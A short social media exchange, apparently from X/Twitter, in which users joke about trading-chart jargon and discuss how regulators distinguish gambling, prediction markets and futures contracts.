Perhaps it's because there's some perceived "skill" involved in reading stocks and crypto charts which are Hella complicated (insert chart here and some trading jargon. Queue influencer speak: EMA, Elliot Wave pattern, heads and shoulders and cups and saucers whatchamacallit). This is compared with predicting the arrival of a bus / train, which doesn't have fancy terms. Maybe if you introduced terms like "weaving style trajectory", "planar skidding" and "stopping frequency", that could change it all. Just kidding. It's honestly usually a tussle between regulators because it's usually not the same regulator regulating gaming activities and securities. So the distinction may not be all that clear.
English
1
0
0
20
Dr_ZK
Dr_ZK@Holmes_Crypto_·
Oh I am more interested in it from the point of view of the future contract vs prediction market and the legal contextualization of it rather than 24/7 casino. Like are future contracts just prediction markets that went to a different school 🤣 Like for example future contracts on block completion, computational execution etc
English
1
0
0
18